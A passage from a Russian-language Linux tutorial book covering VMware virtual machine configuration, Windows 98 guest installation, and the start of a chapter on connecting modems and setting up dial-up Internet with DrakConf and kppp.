
Когда вам будет предложено ввести размер жесткого диска, не изменяйте максимальное значение: VM Ware создаст файл размером 3К, который будет расти по мере необходимости. А вот если вы укажете точный размер диска, например, 1024 Мб, у вас на диске появится файл размером в 1 Гб. В версии 2.0 существовало ограничение на максимальный размер диска — 2000 Мб. В версии 3.0 (и более поздних) это ограничение снято (см. рис. 23.3).

При выборе CD-ROM вам нужно ввести имя устройства, например, `/dev/cdrom` или `/dev/hdd`, если CD-ROM подключен как Secondary Slave. Включите режим **Start with CDROM connected**, если хотите, чтобы CD-ROM был доступен при запуске виртуальной машины.

Все! Вот теперь вы можете нажимать кнопку **Power On** и виртуальная машина будет активизирована. Теперь на нее можно устанавливать Windows. Однако не стоит спешить. Прежде, чем нажимать кнопку **Power On**, познакомимся с меню и панелью инструментов VM Ware. Также вам потребуется настроить некоторые устройства, а то потом будете долго удивляться, почему в Windows не работает WinAMP или ваш Windows-модем. Но обо всем этом в следующих пунктах (п. 23.4 и п. 23.5), а сейчас продолжим знакомство с меню и панелью инструментов.

Вы уже знаете, что на панели инструментов есть кнопка включения питания **Power On**, которая преобразуется в кнопку выключения питания **Power Off** во время работы виртуального компьютера (см. рис. 23.5).

Кнопка **Reset** во всем аналогична одноименной кнопке на вашем системном блоке, только она перезагружает виртуальный компьютер.

Кнопка **Full Screen** переводит VM Ware в полноэкранный режим работы. Не знаю, как у вас, но у меня эмулятор лучше работает в оконном режиме. При переходе в полноэкранный режим у меня были проблемы с отображением цветов. Правда, я особо не вникал в причины этого, потому что мне намного удобнее работать с эмулятором, когда он запущен в оконном режиме.




Рис. 23.5. Запуск виртуальной машины

Кнопка **Suspend** позволяет приостановить работу виртуальной машины. При восстановлении виртуальный компьютер будет находиться в том же состоянии, что и при останове. Это очень полезная функция, поскольку не нужно ждать загрузки системы. При останове кнопка **Suspend** трансформируется в кнопку **Resume**, которая служит для восстановления работы машины.

Кнопка **Grab** аналогична команде **Power** → **Grab**, которая передает управление в виртуальную машину.

Последняя кнопка, **Help**, вам, наверное, не пригодится, поскольку вы уже читаете этот «help», причем на русском.

Меню **File** содержит команды для работы с файлами конфигурации виртуальных машин. Меню **Power** управляет питанием машины. Меню **View** управляет внешним видом интерфейса эмулятора, а меню **Settings** позволяет изменить настройки виртуальной машины.

В меню **Settings** вы найдете команды для запуска Редактора конфигурации, установки VM Ware Tools, а также для подключения и отключения устройства (команда **Device**), определения размера памяти, который будет использоваться для виртуального компьютера (**Host Reserved Memory**).

В нижней части окна VM Ware находятся индикаторы обращения к дискете, жесткому диску, CD-ROM и сетевому адаптеру (рис. 23.6).



Рис. 23.6. Индикаторы VM Ware

23.4. Редактор конфигурации

Редактор конфигурации позволяет более точно настроить параметры устройств виртуальной машины. У вас не работает Windows-модем? Или же WinAMP отказывается проигрывать ваши MP3? Тогда вам нужно ответить на два вопроса:

1. А работает ли ваш Windows-модем в Linux?
2. Установили ли вы в редакторе конфигурации параметры звуковой платы?

Первый вопрос вам был задан потому, что в виртуальном компьютере могут работать только те устройства, который работают в Linux. Если вы так и не смогли настроить ваш Windows-модем для работы в Linux, то и не надейтесь, что он будет работать в VM Ware.

Почему у вас не работает звуковая карта? Если она нормально работает в Linux, значит, вы просто забыли включить ее в Редакторе конфигурации. Ведь Мастер создает лишь базовую конфигурацию, достаточную для запуска гостевой операционной системы.

Редактор конфигурации позволяет настроить устройства вашей виртуальной машины. Устройство можно подключить, нажав кнопку **Install**, и отключить с помощью кнопки **Remove**.

Начнем по порядку — с IDE-дисков. Как и к любому настоящему компьютеру, к виртуальному компьютеру можно подключить четыре IDE-диска: **Primary Master (P-M)**, **Primary Slave (P-S)**, **Secondary Master (S-M)**, **Secondary Slave (S-S)**. Параметры для всех четырех дисков, как и для SCSI-дисков, аналогичны. Поэтому рассмотрим настройку диска на примере **Primary Master**.



Примечание

Эмулятор VM Ware поддерживает шесть дисков интерфейса SCSI.

Виртуальные IDE-диски бывают четырех видов:

1. **Virtual Disk**.
2. **Plain Disk**.
3. **Raw Disk**.
4. **CD-ROM**.

Настройка CD-ROM уже описывалась выше, поэтому мы его пропустим.

Наиболее безопасным является **Virtual Disk**. При этом на диске в указанном вами каталоге создается файл с расширением **.disk**, который будет выполнять роль жесткого диска. Вот только незадача — его размер не может превышать 2000 Мб. Что тогда? Можно использовать **Plain Disk**, но я вам советую создать несколько виртуальных дисков — каждый по 2 Гб — так спокойнее.

Можно создать **Plain Disk** — это что-то наподобие виртуального диска, но его размер может превышать 2 Гб. После нажатия кнопки **Create Plain Disk** вам нужно будет выбрать тип плоского диска — **Files in the host system** или **Partitions on the host drive**. В первом случае каждый раздел плоского виртуального диска будет представлять собою некий файл. Вам нужно будет ввести размеры для каждого раздела на таком диске. При нажатии кнопки **Delete** будет удален соответствующий разделу файл.

Во втором случае (**Partitions on the host drive**) вы сможете использовать реальные разделы вашего жесткого диска. Кнопка **Delete** не удаляет раздел, а только делает его недоступным для виртуальной машины.

Вы хотите получить прямой доступ к разделам вашего *физического* компьютера? Не советую вам этого делать, но если вам очень хочется поэкспериментировать, выберите тип диска **Raw Disk**. В случае чего — я вас предупреждал!

Кнопка **Shrink** служит для сжатия файла виртуального диска на свободное пространство. Например, если вы явно указали размер виртуального диска 1 Гб, VM Ware создаст файл размером 1024 Мб. Но если вы еще не успели забить виртуальный диск под завязку, то сможете еще отвоевать свободное место.

Для каждого диска (кроме CD-ROM) можно установить один из трех режимов записи: **Persistent**, **Nonpersistent** и **Undoable**. Чтобы понять, что это такое, рассмотрим следующую ситуацию. Предположим, что вы установили Windows при первом режиме записи. Ну и хорошо — он у вас будет стоять до следующей переустановки. Если вы выберете второй режим, то при следующей перезагрузке вы получите девственно чистый диск — изменения не сохраняются. А в третьем случае при выключении виртуальной машины вас спросят, хотите ли вы сохранить изменения.

Теперь перейдем к флопикам — дисководам для гибких дисков. Эти пожиратели гибких дисков могут быть двух типов — **Device** и **File**. В первом случае вы указываете реально существующее устройство, например, `/dev/fd0` для дисковода А или `/dev/fd1` для дисковода В. А во втором можно использовать файл образа вместо настоящей дискеты.

В секции **Ethernet Adaptors** можно установить тип соединения, а именно: **Host-only networking** или **Bridged networking**.

Установить параметры COM-портов можно в секции **COM-ports**. Можно указать реальное устройство (**Device**), файл (**File**) или же TTY (вывод с COM-порта будет перенаправлен на указанный TTY). Напомню, что порту COM1 соответствует устройство `/dev/cua0` (или `/dev/ttyS0`), COM2 — `/dev/cua1` (`/dev/ttyS1`) и так далее.

Если у вас есть сканер и вы хотите использовать его в виртуальной машине (а как же я обойдусь без родного Fine Reader'a?!), установите режим **Bi-directional** для вашего параллельного порта. При указании устройств нужно использовать имя `/dev/parport0` (для LPT1), а не `/dev/lp0`.

Не забудьте подключить вашу звуковую плату. Обычно нужно указать устройство `/dev/dsp`.

Выбрать тип гостевой операционной системы и указать объем памяти виртуальной машины можно в секциях **Guest OS** и **Memory** соответственно.

В секции **Misc** можно установить различные настройки виртуальной машины — параметры очень просты, думаю, разберетесь без меня.

Установив все параметры, нажмите кнопку **Save**. Теперь можете просмотреть конфигурационный файл (`.cfg`) своей виртуальной машины. Лично у меня он такой, как показано в листинге 23.1.

Листинг 23.1. Конфигурационный файл виртуальной машины

```
#!/usr/bin/vmware
config.version = "6"
virtualHW.version = "2"
displayName = "Win98"
# CD-ROM
```

```
ide1:0.present = "TRUE"
ide1:0.fileName = "/dev/cdrom"
ide1:0.deviceType = "ataapi-cdrom"
ide1:0.startConnected = "TRUE"
# Virtual hard disk on scsi0:0
scsi0.present = "TRUE"
scsi0:0.present = "TRUE"
scsi0:0.fileName = "linux.vmdk"
scsi0:0.deviceType = "scsi-hardDisk"
scsi0:0.mode = "persistent"
scsi0:0.writethrough = "FALSE"
# Floppy
floppy0.present = "TRUE"
floppy0.fileName = "/dev/fd0"
floppy0.startConnected = "TRUE"
# Networking bridged to real ethernet
ethernet0.present = "TRUE"
ethernet0.connectionType = "bridged"
# Memory size
memsize = "128"
# Nvram
nvram = "linux.nvram"
# Log file
log.fileName = "linux.log"
# Hints
guestOS = "win98"
tools.remindInstall = "TRUE"
```

23.5. Установка Windows

Нет, сейчас я не буду вам рассказывать, как устанавливать Windows — если вы установили Linux, форточки вы уж тем более установите. Я расскажу лишь о некоторых особенностях установки и постинсталляционной настройке.

Установить Windows вы можете или с загрузочного компактa или с дискеты. Вариант с жестким диском не проходит — он у вас пуст, хотя, если вы подключили реальный раздел с дистрибутивом Windows, вы можете его использовать. Сразу хочу переубедить вас: не используйте реальный раздел с установленной Windows — она не будет запускаться без VM Ware, а если и запустится, то не думайте, что она от этого лучше станет работать.

Лучше не использовать мультизагрузочные диски вроде Реаниматора — они могут не работать в VM Ware.



Рис. 23.7. Установка Windows 98 в виртуальной машине

После загрузки нужно, как обычно, переразбить виртуальный жесткий диск (только в случае, если вы используете виртуальный жесткий диск!) с помощью `fdisk` и отформатировать его.

Программу установки Windows лучше запускать с параметрами:

```
setup -im -is
```

Первый параметр пропускает проверку памяти, а второй — диска.

При установке Windows выберите тип видеоадаптера VGA 640x480x16. Затем, после установки, выполните команду меню **VM Ware Settings** → **VM Ware Tools Install**. После этого на вашем виртуальном дисковом диске появится виртуальная дискета, на которой как раз и будет драйвер для видеоплаты. Откройте **Ваш Компьютер** и запустите программу **VMWare Tools** с вашей виртуальной дискеты.

Теперь запустите панель управления Windows и измените драйвер видеоплаты. При выборе драйвера выберите установку с диска (рис. 23.8) и введите `A:\WIN9X`.

Если вы выбрали **Host-only networking**, то при настройке сети (рис. 23.9) те параметры, которые вы ввели при настройке этого режима с помощью скрипта `vmware-config.pl`. Например, если вы ввели сеть 192.168.1.0, то именно




Рис. 23.8. Настройка видеоадаптера

эту сеть вам нужно указать в параметрах TCP/IP (ее маска 255.255.255.0). Шлюзом по умолчанию для вас будет компьютер 192.168.1.1 — это ваша реальная операционная система, а виртуальный компьютер получит адрес 192.168.1.2 (рис. 23.10).




Рис. 23.9. Параметры сети.
Ввод IP-адреса




Рис. 23.10. Параметры шлюза

На закладке конфигурация DNS нужно указать ваш настоящий сервер DNS, если вы выбрали **Bridged Networking**. При выборе **Host-only networking** можно установить и настроить на реальном компьютере DNS-сервер для обслуживания виртуальной сети, но лучше просто прописать имена виртуального и настоящего узлов в файле `/etc/hosts`. А на виртуальном компьютере нужно сделать то же самое, но в файле `C:\WINDOWS\hosts`.

На виртуальном компьютере также можно установить службы общего доступа к файлам и папкам, которые обеспечивают его нормальную работу в сети Microsoft.

Вот теперь уж действительно «все», и вы можете преспокойно работать в Windows, который запущен в окошке KDE (или другого менеджера).

СЕТИ И ИНТЕРНЕТ

Глава 24

**ПОДКЛЮЧЕНИЕ К ИНТЕРНЕТУ.
СЕТИ. БРАУЗЕРЫ**

Глава 25

**НАБОР ВСПОМОГАТЕЛЬНЫХ
ПРОГРАММ ДЛЯ РАБОТЫ
В ИНТЕРНЕТЕ**

Глава 26

ПРОГРАММЫ УЧЕТА ТРАФИКА

Глава 27

КЛАСТЕРНЫЕ ТЕХНОЛОГИИ

Глава 28

**ТЕХНОЛОГИИ УДАЛЕННОГО
АДМИНИСТРИРОВАНИЯ**

САМОУЧИТЕЛЬ LINUX.

Установка, настройка, использование

Подключение к Интернету. Сети. Браузеры

24.1. Подключение модема

Модем подключается очень просто — вам достаточно вставить плату модема в корпус компьютера или подключить внешний модем, и система автоматически определит и установит его. В случае, если у вас старый дистрибутив, например, Red Hat Linux версии 6 и ниже, то вам самим придется создать ссылку `/dev/modem` на устройство `/dev/ttySn`, где `n` — это номер последовательного порта. Напомню, что устройство `/dev/ttyS0` соответствует порту COM1 в DOS. В принципе, создавать ссылку даже не обязательно, потому что в любой коммуникационной программе можно указать устройство, с которым она будет работать. Устройство `/dev/modem` используется большинством программ по умолчанию.

Для проверки работоспособности модема можно использовать программу `minicom`. Это обычная терминальная программа. Перед ее запуском необходимо установить параметры программы. Это можно сделать командой `minicom -s` (рис. 24.1). При этом нужно изменить только устройство, которое будет использоваться в качестве модема.

Для тестирования модема обычно используются стандартные AT-команды. Инициализировать модем можно командой `ATZ`, поднять и положить трубку — `ATH1` и `ATH0` соответственно, а набрать номер — `ATDPномер`, используя импульсную систему набора номера, и `ATDTномер`, используя тональную систему.

Ссылку можно также создать программой `modemtool` в RedHat, а в Linux Mandrake нужно воспользоваться все тем же конфигуратором `DrakConf`.

Будет справедливо отметить, что Linux не работает с программными модемами для Windows (win-модемы). А вот модемы, которые подключаются




Рис. 24.1. Программа настройки minicom

к шине USB, в ОС Linux использовать можно. Только для этого нужно включить в ядро поддержку шины USB и USB-модемов.

В последнее время некоторые производители программных модемов (например, Lucent) обратили внимание и на Linux-пользователей. Компания Lucent выпустила драйверы под Linux для своего модема — их вы можете найти в Интернете.

Также следует учитывать появившиеся относительно недавно внутренние аппаратные PCI-модемы. С ними Linux работать может, но не со всеми и «через не хочу». Что можно порекомендовать пользователям, у которых установлен Win-модем? Просто купить аппаратный COM-модем (не USB!). Этим вы сэкономите себе и нервы, и время. Внешний аппаратный модем, пригодный для домашнего использования, стоит от 20 до 40 долларов — не так уж и много. На сервере же внутренний модем вообще непригоден: тут нужен внешний и только внешний. Желательно ZyxEL. Цены на него начинаются от 100 долларов, но он того стоит, уж поверьте.

Если вами движет только спортивный интерес, мол, ни у кого не работает, а я настрою, что ж — дерзайте. Я могу помочь только тем, что дам ссылочки на сайты, где можно прочитать про настройку Win-модемов:

- <http://www.linmodems.org/> — здесь можно найти ссылки на драйверы для Win-модемов;
- <http://linux-forever.narod.ru/writes/zyhel.htm> — настройка модема ZyxEL OMNI 56K PCI;
- <http://www.loe.lg.ua/help/new1/solaris/Untitled/index-106.html> — HOWTO по настройке Win-модемов.

24.2. Подключение к Интернету

Рассмотрим, как можно подключить Linux к Интернету. Отмечу, что это подключение имеет больший смысл, нежели подключение Windows, так как Linux намного лучше и, что самое главное, быстрее работает с сетевыми устройствами. Лично у меня соединение с моим провайдером при использовании Linux работает где-то в два раза быстрее и не простаивает, как при работе в Windows.

В современных дистрибутивах настроить подключение к Интернету можно по-разному:

- Используя конфигуратор (в Linux Mandrake это программа DrakConf). Если операционная система предоставляет средства для удобной настройки соединения, так почему бы ими не воспользоваться? Зачем действовать в обход? Не модифицируем же мы реестр Windows вручную с помощью `regedit` для создания нового соединения.
- Используя программу `kppp`. В предыдущих версиях Linux Mandrake конфигуратор DrakConf был менее удобен, поэтому многие пользователи предпочитали использовать программу `kppp`. Она очень напоминает стандартный Windows-дайлер, в котором интегрированы все функции по установке и управлению соединениями.
- Редактируя конфигурационные файлы вручную (в этой книге этот способ не рассматривается. Если вы заинтересовались им, рекомендую прочитать мою книгу «Linux-сервер своими руками»).

Лучше всего использовать конфигуратор DrakConf, во всяком случае, при настройке первого соединения. Он автоматически установит все необходимые пакеты и создаст файл соединения для программы `kppp`. Устанавливать же настроенное соединение вы будете с помощью программы `kppp`. Создавать следующие модемные соединения уже удобнее с помощью `kppp` — не нужно вызывать DrakConf и вводить пароль пользователя `root`.

DrakConf (точнее, его модуль — DrakConnect) — отличная и удобная программа, но при работе с ней нужно учитывать некоторые нюансы. Теперь обо всем по порядку. Выполняем команду `drakconf`, выбираем апплет **Сеть и Интернет**, **Новое соединение**, **Модемное соединение**. Можно сразу запустить апплет **Сеть и Интернет** — командой `drakconnect`.

Сразу после этого программа предложит выбрать один из подключенных к вашей системе модемов. Затем все как будто просто. Программа поочередно будет запрашивать следующую информацию:

- Название соединения, номер телефона, имя пользователя и пароль;
- Назначение IP-адреса: автоматическое (с помощью DHCP) или вручную. Рекомендуется использовать автоматическое назначение IP-адреса, поскольку практически все провайдеры настраивают DHCP-сервер для назначения IP-адресов клиентов;




Рис. 24.2. Создание нового модемного соединения




Рис. 24.3. Выбор модема

- Назначение IP-адреса DNS-сервера: автоматическое или ручное. Выбираем автоматическое и нажимаем **Далее**;
- Назначение IP-адреса шлюза: автоматическое.

Следующий вопрос конфигуратора касается запуска соединения при загрузке системы. Поскольку это модемное соединение, наверное, стоит отказаться от автоматического запуска соединения при загрузке системы.

Последний вопрос конфигуратора — стоит ли подключаться к Интернету прямо сейчас. Я согласился. Несколько минут DrakConnect тщетно пытался набрать номер, но так и не набрал его. А причина была в том, что он использовал тоновый набор номера, а моя АТС — импульсный. Да, вы правильно меня поняли, от проверки только что созданного соединения стоит отказаться.

Теперь приступим к настройке нашего соединения, но уже в программе krrr. Конфигуратор DrakConf может изменять некоторые параметры модемного соединения, но его «умений и навыков» явно недостаточно, чтобы мы подключились к Интернету.

Поэтому запускаем программу krrr и сразу же нажимаем кнопку **Настроить**.




Рис. 24.4. Основные параметры соединения




Рис. 24.5. Изменение параметров соединения с помощью DrakConf




Рис. 24.6. Программа kppp

Изменять параметры самого соединения, скорее всего, вам не придется. Чтобы все заработало, вам нужно изменить только команду набора номера, максимальную скорость и громкость динамика. Последнее, сами понимаете, на любителя. Я, например, люблю слышать процесс дозвона, поскольку уже по самому звуку определяю, подключился модем или нет. Кто-то любит выключить динамик вообще и терпеливо ждать, когда же все-таки произойдет подключение. Перейдите на вкладку Модем в окне Параметры KPPP (см. рис. 24.7) и установите следующие параметры:

- **Дождаться сигнала в линии перед набором номера:** обычно данный параметр включен по умолчанию, но если у вас старенькая АТС и сигнал очень слаб, модем даже не будет пытаться набрать номер. Поэтому в случае слабого сигнала можно отключить этот параметр — хотя бы номер модем наберет.
- **Ожидание при занятой линии:** 0 секунд — нет смысла ждать.
- **Громкость динамика:** это, как уже говорилось, на любителя

